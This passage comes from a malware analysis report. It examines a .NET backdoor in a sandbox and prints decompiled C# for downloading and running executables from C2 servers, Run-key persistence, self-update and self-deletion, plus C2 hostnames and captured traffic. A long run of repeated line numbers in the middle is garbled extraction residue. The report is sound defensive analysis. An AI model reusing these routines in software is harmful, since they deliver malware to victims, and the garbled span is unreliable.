188	5883.774822	91.205.173.3	192.168.1.60	TCP	6134 > 49189 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
189	5883.774957	192.168.1.60	91.205.173.3	TCP	49189 > 6134 [ACK] Seq=1 Ack=1 Win=65536 Len=0
190	5888.777286	91.205.173.3	192.168.1.60	TCP	6134 > 49189 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=3
193	5888.977553	192.168.1.60	91.205	TCP	49189 > 6134 [ACK] Seq=1 Ack=32 Win=65536 Len=0
198	6008.779679	91.205.173.3	192.168.1.60	TCP	6134 > 49189 [ACK] Seq=32 Ack=1 Win=14608 Len=0
201	6008.780522	192.168.1.60	91.205	TCP	49189 > 6134 [ACK] Seq=33 Ack=1 Win=65536 Len=0
233	6338.944112	192.168.1.60	91.205	TCP	6134 > 49189 [ACK] Seq=1 Ack=33 Win=65536 Len=0
234	6338.944139	91.205.173.3	192.168.1.60	TCP	49189 > 6134 [ACK] Seq=33 Ack=33 Win=65536 Len=0

Follow TCP Stream

Stream Content

testfile

The IP address after verifying the filename then returns the executable content which malware reads directly from the network stream and writes to the disk in the %Appdata%\SQLite directory as shown below.


```

29     NetworkStream stream2 = tcpClient.GetStream(); ←
30     string text = string.Empty;
31     text = string.Concat(new string[]
32     {
33         Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
34         "\\",
35         Variables.value,
36         "\\",
37         filenam,
38         ".exe"
39     });
40     if (text != string.Empty)
41     {
42         int num = 0;
43         using (FileStream fileStream = new FileStream(text, FileMode.OpenOrCreate))
44         {
45             int num2;
46             while ((num2 = stream2.Read(array, 0, array.Length)) > 0)
47             {
48                 fileStream.Write(array, 0, num2); ←
49                 num += num2;
50             }
51         }
52     }

```

locals

Name	Value	Type
text	"C:\Users\test\AppData\Roaming\SQLite\testfile.exe"	string
num	0x00000000	int



The dropped file is then executed as shown in the below screen shot.

```

109     public static void Executing(string filename)
110     {
111         try
112         {
113             Process.Start(string.Concat(new string[]
114             {
115                 Variables.filepath,
116                 "\\",
117                 Variables.value,
118                 "\\",
119                 filename
120             }));
121         }
122         catch (Exception)
123         {
124         }
125     }
126
127     // Token: 0x040000B0 RID: 176
128     public static DownloadingDownloadJobs download

```

locals

Name	Value	Type
filename	"testfile.exe"	string

c) Update Functionality

Malware has the capability to update itself this is done by making a request to `updateproductdownload.php`, if C2 response satisfies the condition then it downloads the updated executable from an URL. After understanding the logic & to satisfy the condition the environment was configured to give proper response. Below screen shot shows the response given to the malware when it makes a request to `updateproductdownload.php`

```

POST //northernlights//updateproductdownload.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com
Content-Length: 1181
Expect: 100-continue
Connection: Keep-Alive

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdt
c.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=smss.exe&Process18=cssrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=cssrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcVw%3d%3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate
+&LocalIp=192.168.1.60PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 80
Content-Type: text/html
Date: Wed, 27 Jul 2016 00:30:04 GMT

```

Response given to the malware to trigger update functionality

abcedfghijklmnhttp://c2xyup.com/update.exeopqupdatepermissionrstdpendingvdredred

Malware then reads the c2 response and from the C2 response it extracts two things a) *URL to download the updated executable* and b) *the command string that will trigger the update functionality*

From the C2 response the URL is extracted by finding the start offset of the string “*updatepermission*” once it finds it, its offset value is subtracted with 17 to get the URL from where the updated executable will be downloaded. To get the command string malware extracts the string starting from the offset of the string “*updatepermission*” + 19 and extracts a 7 character length string which it uses as the command string.

Below screen shot shows the logic used to extract the URL and the command string, in the below screen shot the extracted command string is stored in the variable *ServerUpdatePermissionInstruction*.

```

27
28 // Token: 0x06000046 RID: 70 RVA: 0x000038A8 File Offset: 0x00001DA8
29 public static void BreakUpdateServerString(string breakstring)
30 {
31     try
32     {
33         Variables.ServerUpdateProductUrl = breakstring.Substring(14, breakstring.IndexOf("updatepermission") -
34             17).Replace("\\", "");
35         Variables.ServerUpdatePermissionInstruction = breakstring.Substring(breakstring.IndexOf("updatepermission") +
36             19, 7);
37     }
38     catch (Exception)
39     {
34         Variables.ServerUpdateProductUrl = "";
35         Variables.ServerUpdatePermissionInstruction = "";
36     }
37
38
39
40
41
42
43 // Token: 0x06000047 RID: 71 RVA: 0x00003C24 File Offset: 0x00001E24
44 public static string GetUpdateRequest()
45 {
46
47
48
49
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1250
1251
1252
1253
1254
1255
1256
1257
12
```


The malware then downloads the updated executable and drops it in the %Appdata%\SQLite directory as shown in the below screen shots.

Stream Context
GET /update.exe HTTP/1.1
Host: c2xyup.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 24576
Content-Type: x-msdos-program
Date: Wed, 27 Jul 2016 00:41:33 GMT

MZ.....@.....!..L.!This program cannot be run in DOS mode.

\$.....6...X...X.^R...X...V...X...Y...X...K...X.^S...X.Rich..X.....PE..L.....
F.....0.....@..@.....
`.....D..
<.....
@.....text....



Once it downloads the updated executable then the malware creates a value in the *Run* registry key for persistence, before that it deletes the old entry and adds the new entry so that next time when the system starts the updated executable will run. Below screen shots show the registry entry added by the malware.


```

111
112     registryKey = Registry.CurrentUser.OpenSubKey(Variables.key, true);
113     if (registryKey.GetValue(Variables.value) == null)
114     {
115         registryKey.DeleteValue(Variables.value);
116         registryKey.SetValue(Variables.value, value);
117     }
118     else
119     {
120         registryKey.DeleteValue(Variables.value);
121         registryKey.SetValue(Variables.value, value); ←
122     }
123 }
124 }
125 catch (Exception)
126 {
127 }
128 }
129
130 // Token: 0x040000A8 RID: 168

```

Locals

Name	Value	Type
FolderPath	"C:\Users\test\AppData\Roaming"	string
FileName	"update.exe"	string
value	"C:\Users\test\AppData\Roaming\SQLite\update.exe"	string
registryKey	(HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run)	Microsoft.Win32.RegistryKey



The functionality allows the attacker to update their malware components.

d) Delete/Uninstall Functionality

Malware also has the capability to delete itself this is done by making a request to *Uninstaller.php*. Below screen shot shows the code that makes this request.

```
79     private static string GetDeleteRequest(string pagename)
80     {
81         string result = "";
82         try
83         {
84             Uri address = new Uri(string.Concat(new string[]
85             {
86                 "http://",
87                 Variables.normhours,
88                 "/",
89                 Variables._DirnamesList,
90                 "/",
91                 pagename
92             }) ?? "");
93             WebClient arg_84_0 = new WebClient();
94             Variables.formData["USERNAME"] = Variables.ISQLMANAGER_UserName;
95             Variables.formData["ReportOk"] = "DagaDaRora";
96             byte[] bytes = arg_84_0.UploadValues(address, "POST", Variables.formData);
97             result = Encoding.ASCII.GetString(bytes);
98         }
99         catch (Exception)
100         {
101             // ...
102         }
103     }
104 }
```

Locals

Name	Type
pagename	string
result	string
address	System.Uri
bytes	byte[]

The environment was configured to give a proper response to trigger the uninstall/delete functionality. Below screen shot shows the network traffic making the POST request to *Uninstaller.php* and the returned response.

```
POST //northernlights//Uninstaller.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com ←
Content-Length: 1181
Expect: 100-continue
Connection: Keep-Alive

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdtc.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process11=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&Process16=vmtoolsd.exe&Process17=smss.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=SearchIndexer.exe&Process22=S0Lite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Process26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=noteepad%2b%2b.exe&Process31=lsass.exe&Process32=vmatchlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Process36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idle.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZN0hhHcv%3d%3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate
+&LocalIp=192.168.1.160PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 32
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:50:27 GMT
abcdedfghijklmndeletersuvwxyzredred
```

Response given to the malware to trigger uninstall functionality

Malware then checks if the C2 response contains the string “*delete*”. Below screen shots show the code that reads the C2 response and the code that performs the check.

```
83         "http://",
84         Variables.normhours,
85         "/",
86         Variables._DirnamesList,
87         "/",
88         Pagename
89     }) ?? "";
90     WebClient arg_84_0 = new WebClient();
91     Variables.formData["USERNAME"] = Variables.ISQLMANAGER_UserName;
92     Variables.formData["ReportOk"] = "DagaDaRora";
93     byte[] bytes = arg_84_0.UploadValues(address, "POST", Variables.formData);
94     result = Encoding.ASCII.GetString(bytes);
95 }
96 catch (Exception)
97 {
98     result = "";
99 }
100 return result;
101 }
102 }
103 // Token: 0x0600003C RID: 68 RVA: 0x000037E4 File Offset: 0x000019E4
104 }
105 }
106 }
```

125 %

Locals

Name	Value	Type
pagename	"Uninstaller.php"	string
result	"abcdedfghijklmndeleteqrstuvwxyzdredyln"	string
address	http://qnavcloud.com/northernlights/Uninstaller.php	System.Uri
bytes	byte[0x00000020]	byte[]

Received C2 response.

```
// Token: 0x06000038 RID: 56 RVA: 0x000035A8 File Offset: 0x000017A8
public Uninstaller()
{
    string text = Uninstaller.GetDeleteRequest("Uninstaller.php");
    text = this.BreakJsonByCustomTask1(text);
    if (text == "delete") ←
    {
        Uninstaller.DeleteREG();
        Uninstaller.Deleted("Deleted.php");
        try
        {
            File.Delete("Uninstaller.php");
        }
        catch { }
    }
}
```

If the C2 response contains the string “delete”, then the malware first deletes the entry from the *Run* registry that the malware uses for persistence as shown below.

```
122 RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Variables.key, true);
123 object value = registryKey.GetValue(Variables.value);
124 string fileName = Path.GetFileName(Application.ExecutablePath);
125 string.Concat(new string[]
126 {
127     Variables.filepath,
128     "\\",
129     Variables.value,
130     "\\",
131     fileName
132 });
133 if (value != null)
134 {
135     registryKey.DeleteValue(Variables.value);
136 }
137 }
138 catch (Exception)
139 {
140 }
```

The code block shows a portion of C# code within a debugger. A red arrow points to the line `registryKey.DeleteValue(Variables.value);`. The bottom part of the image shows the 'Locals' window with variables and their values.

Name	Type
text	string
registryKey	Microsoft.Win32.RegistryKey
value	object [String]
fileName	string

After deleting the registry entry, malware deletes all the files from the %Appdata%\SQLite directory by creating a batch script. The batch script pings a hard coded IP address 180[.]92[.]154[.]176 10 times (this is a technique used to sleep for 10 seconds) before deleting all the files.

```

string result;
try
{
    string tempFilePath = Uninstaller.GetTempFilePath(".bat");
    Path.GetFileName(Application.ExecutablePath);
    string text = Variables.filepath + "\\\" + Variables.value;
    string contents = string.Concat(new string[]
    {
        "@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\nping -n 10 180.92.154.176 > nul\r\nndel /a /q /f
        \\",
        text,
        "\\\"\\r\nrmdir /q /s \\\"", ←
        text,
        "\\\"\\r\nndel /a /q /f \\\"",
        tempFilePath,
        "\\\""
    });
    File.WriteAllText(tempFilePath, contents, new UTF8Encoding(false));
    result = tempFilePath;
}

```

Once the all the files are deleted the malware kills its own process as shown in the below screen shot.

```

text = this.BreakJsonByCustomTask1(text);
if (text == "delete")
{
    Uninstaller.DeleteREG();
    Uninstaller.Deleted("Deleted.php");
    try
    {
        Application.Exit();
    }
    catch (Exception)
    {
        Environment.Exit(0);
    }
    finally
    {
        Process.GetProcessById(Process.GetCurrentProcess().Id).Kill(); ←
    }
}

```

This functionality allows the attackers to delete their footprints on the system.

C2 Information

This section contains the details of the C2 domain *qhvcloud[.]com*. This C2 domain was associated with two IP addresses. Both of these IP addresses is associated with hosting provider in Germany as shown in the screen shots below.

